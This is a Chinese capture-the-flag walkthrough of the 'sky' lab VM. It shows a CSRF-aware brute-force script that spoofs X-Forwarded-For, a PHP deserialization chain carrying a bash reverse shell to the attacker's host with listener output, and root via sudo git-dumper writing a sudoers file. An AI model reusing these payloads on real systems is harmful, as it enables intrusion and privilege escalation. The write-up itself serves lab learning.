群友靶机-Low-28-sky 信息收集 Nmap 1 2 3 4 5 6 7 Host is up (0.00052s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0) 80/tcp open http Apache httpd 2.4.62 ((Debian)) MAC Address: 08:00:27:07:09:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Dirsearch 1 2 3 4 5 6 7 8 9 10 Target: http://192.168.1.148/ [19:16:59] Scanning: [19:17:03] 200 - 63B - /check.php [19:17:05] 200 - 936B - /images/ [19:17:05] 301 - 315B - /images -> http://192.168.1.148/images/ Added to the queue: images/ [19:17:05] 200 - 204B - /index.html [19:17:05] 200 - 4KB - /login.php [19:17:05] 302 - 0B - /logout.php -> login.php
User http://192.168.1.148/login.php

找到了一个登录窗口
抓下数据包看看
1 2 3 4 5 6 7 8 9 10 11 12 13 14 POST /check.php HTTP/1.1 Host: 192.168 .1 .148 Content-Length: 55 User-Agent: Mozilla/5.0 (Windows NT 10.0 ; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Edg/138.0.0.0 Content-Type: application/x-www-form-urlencoded Accept: */* Origin: http://192.168.1.148 Referer: http://192.168.1.148/login.php Accept-Encoding: gzip, deflate, br Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6 Cookie: PHPSESSID=n0u0inrjclnma4qsi0p7oqmf5e Connection: close username=admin&password=123&csrf_token=14052caffe0dd494
尝试爆破下发现有csrf_token,csrf_token在这里类似于验证码的作用,必须登录一次刷新一次
登录的时候发现只有一个数据包,那csrf_token应该就是前端生成的,去看看js
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 async function handleSubmit (event ) { event.preventDefault (); const form = event.target ; const loading = document .getElementById ('loading' ); try { loading.style .display = 'block' ; const formData = new URLSearchParams (); formData.append ('username' , form.username .value ); formData.append ('password' , form.password .value ); formData.append ('csrf_token' , document .getElementById ('csrfToken' ).value ); const response = await fetch ('check.php' , { method : 'POST' , headers : { 'Content-Type' : 'application/x-www-form-urlencoded' }, body : formData }); const result = await response.json (); if (result.status === 'success' ) { window .location .href = 'ok.php' ; } else { document .getElementById ('passwordError' ).textContent = result.error ; document .getElementById ('passwordError' ).style .display = 'block' ; window .location .reload (); } } finally { loading.style .display = 'none' ; } }
发现csrf_token必须访问主页才能得到,于是就有了一个思路
先访问主页–>获取csrf_token–>携带csrf_token–>再进行登录
但是在爆破的时候还发现回校验X-Forwarded-For,所以在写脚本的时候还要注意改一下
因为没有差不多的脚本不好改,于是开始拷打ai,连拷打带改

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 import requestsfrom bs4 import BeautifulSoupimport random TARGET_URL = "http://10.70.160.14" LOGIN_PAGE = "/login.php" LOGIN_ENDPOINT = "/check.php" USERNAME = "admin" PASSWORD_FILE = "./password.txt" def get_csrf_token (ip ): """从登录页面获取CSRF Token""" try : headers = { 'X-Forwarded-For' : ip } response = session.get(f"{TARGET_URL} {LOGIN_PAGE} " , headers=headers) response.raise_for_status() soup = BeautifulSoup(response.text, 'html.parser' ) csrf_input = soup.find('input' , {'id' : 'csrfToken' }) if csrf_input and 'value' in csrf_input.attrs: return csrf_input['value' ] else : raise ValueError("CSRF Token input field not found" ) except Exception as e: print (f"获取CSRF Token失败: {str (e)} " ) exit(1 ) def generate_random_ip (): """生成随机IP地址""" return "." .join(str (random.randint(1 , 254 )) for _ in range (4 )) def login (csrf_token, password, ip ): """使用CSRF Token执行登录""" login_data = { 'username' : USERNAME, 'password' : password.strip(), 'csrf_token' : csrf_token } headers = { 'Content-Type' : 'application/x-www-form-urlencoded' , 'X-Forwarded-For' : ip, 'Referer' : f"{TARGET_URL} {LOGIN_PAGE} " } try : response = session.post( f"{TARGET_URL} {LOGIN_ENDPOINT} " , data=login_data, headers=headers, allow_redirects=False ) if response.status_code == 302 : print (f"登录成功!密码: {password.strip()} , IP: {ip} " ) print ("重定向到:" , response.headers.get('Location' )) print ("响应内容:" , response.text[:200 ]) return True else : print (f"尝试失败 - 密码: {password.strip()} , IP: {ip} , 状态码: {response.status_code} " ) print ("响应内容:" , response.text[:200 ]) return False except Exception as e: print (f"登录请求失败: {str (e)} " ) return False if __name__ == "__main__" : session = requests.Session() session.headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0' , 'Accept' : 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' , 'Accept-Language' : 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2' , 'Connection' : 'close' , 'Upgrade-Insecure-Requests' : '1' } with open (PASSWORD_FILE, 'r' , encoding='utf-8' , errors='ignore' ) as f: for line in f: current_ip = generate_random_ip() print (f"\n尝试密码: {line.strip()} , 使用IP: {current_ip} " ) csrf_token = get_csrf_token(current_ip) if csrf_token: print (f"获取到CSRF Token: {csrf_token} " ) success = login(csrf_token, line, current_ip) if success: break else : print ("获取CSRF Token失败,继续尝试下一个密码..." )
得到账号密码
进来之后可以发现是php反序列化的内容
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 <?php class SystemExecutor public function run ($cmd exec ($cmd ); } } class FileHandler public $process ; public $filename ; public function __toString ( $this ->process->run ($this ->filename); return 'hello' ; } } class CacheManager public $cacheFile ; public function __call ($name , $args if (preg_match ('/(?<=dash)\w+(?=uibi)/' , $this ->cacheFile)){ echo 'This is the key point' ; }else { echo 'goodgood' ; } } } class UserSession public $logger ; public function __destruct ( $this ->logger->hello (); } } if (isset ($_GET ['data' ])) { $data = $_GET ['data' ]; unserialize ($data ); } ?>
构造一下payload
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
<?php class SystemExecutor } class FileHandler public $process ; public $filename = "bash -c 'bash -i >& /dev/tcp/10.70.160.20/4444 0>&1'" ; } class CacheManager public $cacheFile ; } class UserSession public $logger ; } $systemExecutor = new SystemExecutor ();$fileHandler = new FileHandler ();$fileHandler ->process = $systemExecutor ;$cacheManager = new CacheManager ();$cacheManager ->cacheFile = $fileHandler ;$userSession = new UserSession ();$userSession ->logger = $cacheManager ;echo urlencode (serialize ($userSession ));?>
1 O%3 A11%3 A%22 UserSession%22 %3 A1%3 A%7 Bs%3 A6%3 A%22 logger%22 %3 BO%3 A12%3 A%22 CacheManager%22 %3 A1%3 A%7 Bs%3 A9%3 A%22 cacheFile%22 %3 BO%3 A11%3 A%22 FileHandler%22 %3 A2%3 A%7 Bs%3 A7%3 A%22 process%22 %3 BO%3 A14%3 A%22 SystemExecutor%22 %3 A0%3 A%7 B%7 Ds%3 A8%3 A%22 filename%22 %3 Bs%3 A53%3 A%22 bash+-c+%27 bash+-i+%3 E%26 +%2 Fdev%2 Ftcp%2 F192.168.1 .143 %2 F4444+0 %3 E%261 %27 %22 %3 B%7 D%7 D%7 D
发现没有权限进 sky
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[~] └─# nc -lvp 4444 listening on [any] 4444 ... 192.168.1.148: inverse host lookup failed: Unknown host connect to [192.168.1.143] from (UNKNOWN) [192.168.1.148] 40662 bash: cannot set terminal process group (419): Inappropriate ioctl for device bash: no job control in this shell www-data@sky:/var/www/html$ cd /home www-data@sky:/home$ ls sky www-data@sky:/home$ cd sky bash: cd : sky: Permission denied www-data@sky:/home$
在 /var/www/html 目录下找到 ll1045670921.php
1 2 3 4 5 6 7 8 9 10 11 12 13 14 www-data@sky:/var /www/html$ cat ll1045670921.php <?php session_start ();$csrf_token = bin2hex (random_bytes (8 ));$_SESSION ['csrf_token' ] = $csrf_token ;header ('Content-Type: application/json' );echo json_encode (['csrf_token' => $csrf_token ]);?>
发现了个密钥,ssh连接下试试
1
2
3
sky@sky:~$ cat user.txt flag{user-TheNineHeavensBlackMagicScroll}
Root 1 2 3 4 5 6 sky@sky:~$ sudo -l Matching Defaults entries for sky on sky: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin User sky may run the following commands on sky: (ALL) NOPASSWD: /usr/local/bin/git-dumper
首先,既然 sudo -l 出现了 NOPASSWORD 那就得先静下来去看看
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 usage: git-dumper [options ] URL DIR Dump a git repository from a website. positional arguments: URL url DIR output directory optional arguments: -h, --help show this help message and exit --proxy PROXY use the specified proxy --client-cert-p12 CLIENT_CERT_P12 client certificate in PKCS#12 --client-cert-p12-password CLIENT_CERT_P12_PASSWORD password for the client certificate -j JOBS, --jobs JOBS number of simultaneous requests -r RETRY, --retry RETRY number of request attempts before giving up -t TIMEOUT, --timeout TIMEOUT maximum time in seconds before giving up -u USER_AGENT, --user-agent USER_AGENT user-agent to use for requests -H HEADER, --header HEADER additional http headers, e.g `NAME=VALUE`
如果试着看不懂的话,也可以和ai的例子结合下,我们可以发现,git-dumper是在网站出现.git泄露的时候,能够通过.git泄露的内容,将git上的内容下载下来,所以要像利用的话,我们可以先在kali上搭建一个git,然后使用python开启http服务,这样就完成的前置条件
下载下来自然是可以覆盖之前没权限的文件,这里看大佬们覆盖的比较多的是 /etc/sudoers.d/ ,也就是覆盖 NOPASSWORD 的文件夹,写入"sky ALL=(ALL:ALL) NOPASSWD: ALL" 之后就能够直接提权了,在有了思路之后,让ai生成步骤,或者是百度步骤也有的搜了,也不至于什么也搜不出来了
所以我们先搭建带有恶意文件的 git 服务
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kali)-[~/git] └─# git init ┌──(root㉿kali)-[~/git] └─# echo "sky ALL=(ALL:ALL) NOPASSWD: ALL" > sky_privs ┌──(root㉿kali)-[~/git] └─# git config user.name "xxoo" ┌──(root㉿kali)-[~/git] └─# git config user.email "xxoo@x.com" ┌──(root㉿kali)-[~/git] └─# git add sky_privs && git commit -m "pwn" [master(根提交) 7327c84] pwn 1 file changed, 1 insertion(+) create mode 100644 sky_privs
再使用python在该目录下开启web服务
1 python3 -m http.server 80
这样前置条件就已经完成了
我们只需要使用git-dumper下下来看能不能覆盖文件就可以了
1 sudo /usr/local/bin/git-dumper http://192.168.1.143 /etc/sudoers.d/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
sky@sky:~$ sudo -l Matching Defaults entries for sky on sky: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin User sky may run the following commands on sky: (ALL) NOPASSWD: /usr/local/bin/git-dumper (ALL : ALL) NOPASSWD: ALL sky@sky:~$ su root Password: su: Authentication failure sky@sky:~$ sudo su root root@sky:~# cat root.txt flag{root-TheSwordoftheSky}